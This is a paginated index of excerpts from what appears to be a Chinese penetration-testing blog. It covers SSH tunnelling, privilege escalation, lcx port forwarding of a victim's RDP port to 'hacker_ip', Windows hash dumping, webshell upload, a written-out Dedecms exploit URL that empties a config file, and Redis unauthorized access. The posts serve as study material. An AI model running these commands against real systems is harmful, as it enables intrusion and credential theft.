Reber's Blog

会一点点编程、会一点点渗透


SSH 免密登录及 SSH 隧道

0x00 SSH相关选项

  • -V 显示版本

  • -f 输入密码后进入后台模式

  • -N 不执行远程命令,一般与-f连用,用于端口转发

  • -C 压缩传输的数据,网速快时会影响速度

  • -L l_port:r_host:r_port(将本地机的某个端口转发到远端指定机器的指定端口)

  • -R l_port:r_host:r_port(将远程主机的某个端口转发到本地端指定机器的指定端口)

  • -D l_port (指定一个本地机器 “动态的” 应用程序端口转发,目前支持SOCKS4和SOCKS5协议)
more...

Linux 下系统漏洞提权

0x00 Linux下的提权

Linux下一般都是系统漏洞提权,分为以下几个步骤:

1. 获取系统版本号
2. 根据系统版本号找对应exp
3. 反弹shell
4. 尝试利用

0x01 提权

0x02 实例


  • 得到系统版本号 得到系统版本号

  • 找对应exp 找相应exp 保存exp源码

  • 反弹shell 反弹shell

  • 提权 下载exp源码 编译exp源码 运行exp

端口转发

0x00 应用场景

  • 内网IP的80端口通过端口映射到了外网IP的80端口上
  • 内网的Web服务器通过外网IP反向代理(如Nginx) 也就是说Web服务器在内网中

0x01 判断Web是否为内网

  • 向ping域名,查看IP是外网
  • 用webshell查看ip却是内网IP

0x02 端口转发工具

0x03 lcx端口转发


  • Hacker:lcx.exe -listen 500 8888

  • Victim:lcx.exe -slave hacker_ip 500 victim_ip 3389

  • Hacker:cmd mstsc hacker_ip:500


hacker运行lcx vimctim端运行lcx hacker远程连接 hacker远程连接成功

more...

导出 Windows 主机密码与开启 3389

0x00 导出主机密码hash

  • 关于Windows的hash

    • 早期IBM设计的LM Hash算法存在弱点,微软在保持向后兼容性的同时提出了自己的挑战响应机制,即NTLM Hash
    • Windows hash由LM HASH和NT HASH两部分组成,形式为:用户名称:RID:LM-HASH值:NT-HASH值
    • 存储Windows hash的sam文件位置为:C:\windows\system32\config\SAM
  • 导出hash条件

    • administrator以上权限
  • 导出hash工具

    • wce
    • gethash
    • hashdump
    • SAMInside
  • 上传工具得到hash 查看是否为管理员以上权限 上传wce 得到hash

  • 在线网站解密hash

more...

Windows 下系统漏洞提权

提权是在已经getshell但是权限不大的前提下做的



0x00 查看基本信息

Windows系统漏洞提权-查看基本信息1

Windows系统漏洞提权-查看基本信息2

0x01 使用cmd执行命令


  • 尝试使用cmd执行命令 Windows系统漏洞提权-尝试使用cmd执行命令


  • 找可写目录 Windows系统漏洞提权-找可写目录

  • 尝试上传cmd.exe Windows系统漏洞提权-尝试上传cmd

  • 写一个aspx马 Windows系统漏洞提权-写一个aspx马 Windows系统漏洞提权-查看aspx马

  • 上传cmd.exe Windows系统漏洞提权-上传cmd Windows系统漏洞提权-查看上传的cmd

  • 再次尝试使用cmd执行命令 Windows系统漏洞提权-再次尝试使用cmd执行命令1 Windows系统漏洞提权-再次尝试使用cmd执行命令2

more...

反弹 shell 小结

当你找到一个有命令执行的主机时,你可能想要一个交互式的shell,如果你不能添加用户或者添加ssh密钥时,你就需要反弹一个shell来实现,下面的都是反弹shell的命令

more...

Dedecms 远程写文件漏洞

0x00 关于漏洞

Dedecms在20150618之前的版本都存在远程写文件漏洞,主要起因是Apache的解析漏洞

0x01 利用条件

dedecms版本为20150618之前的  
安装目录install下的index.php.bak文件未被删除

0x02 实例


  • 查看cms版本 查看织梦cms版本


  • 清空文件

http://www.xxxx.com/install/index.php.bak?step=11&insLockfile=a
&s_lang=a&install_demo_name=../data/admin/config_update.php
访问上面的链接会使服务器到http://updatenew.dedecms.com/base-v57/dedecms/
demodata.a.txt中读取内容写入到config_update.php,但demodata.a.txt为空,
所以就清空了config_update.php

清空文件config_update

more...

Redis 未授权访问漏洞

0x00 Redis的未授权访问

若Redis服务器对公网开放,且未启用认证,则攻击者可以未授权访问服务器。

若Redis以root身份运行,黑客可以给root账户写入SSH公钥文件,通过SSH登录受害服务器。

more...

一次存储型 XSS 利用实例

0x00 关于Redis

Redis和MySQL这种关系型数据库不一样,它是非关系型数据库,是日志型、Key-Value数据库,
实现了master-slave(主从)同步,数据都是缓存在内存中的,所以可高速读写,但存储成本较高,
不适合做海量数据存储。

0x01 安装

  • Linux下安装Redis 可在http://download.redis.io/releases/ 下载
$ cd /opt
$ wget http://download.redis.io/releases/redis-3.2.3.tar.gz
$ tar -zxvf redis-3.2.3.tar.gz
$ cd redis-3.2.3
$ make
$ make install

安装后添加环境变量

more...

Previous Page 10 of 18 Next Page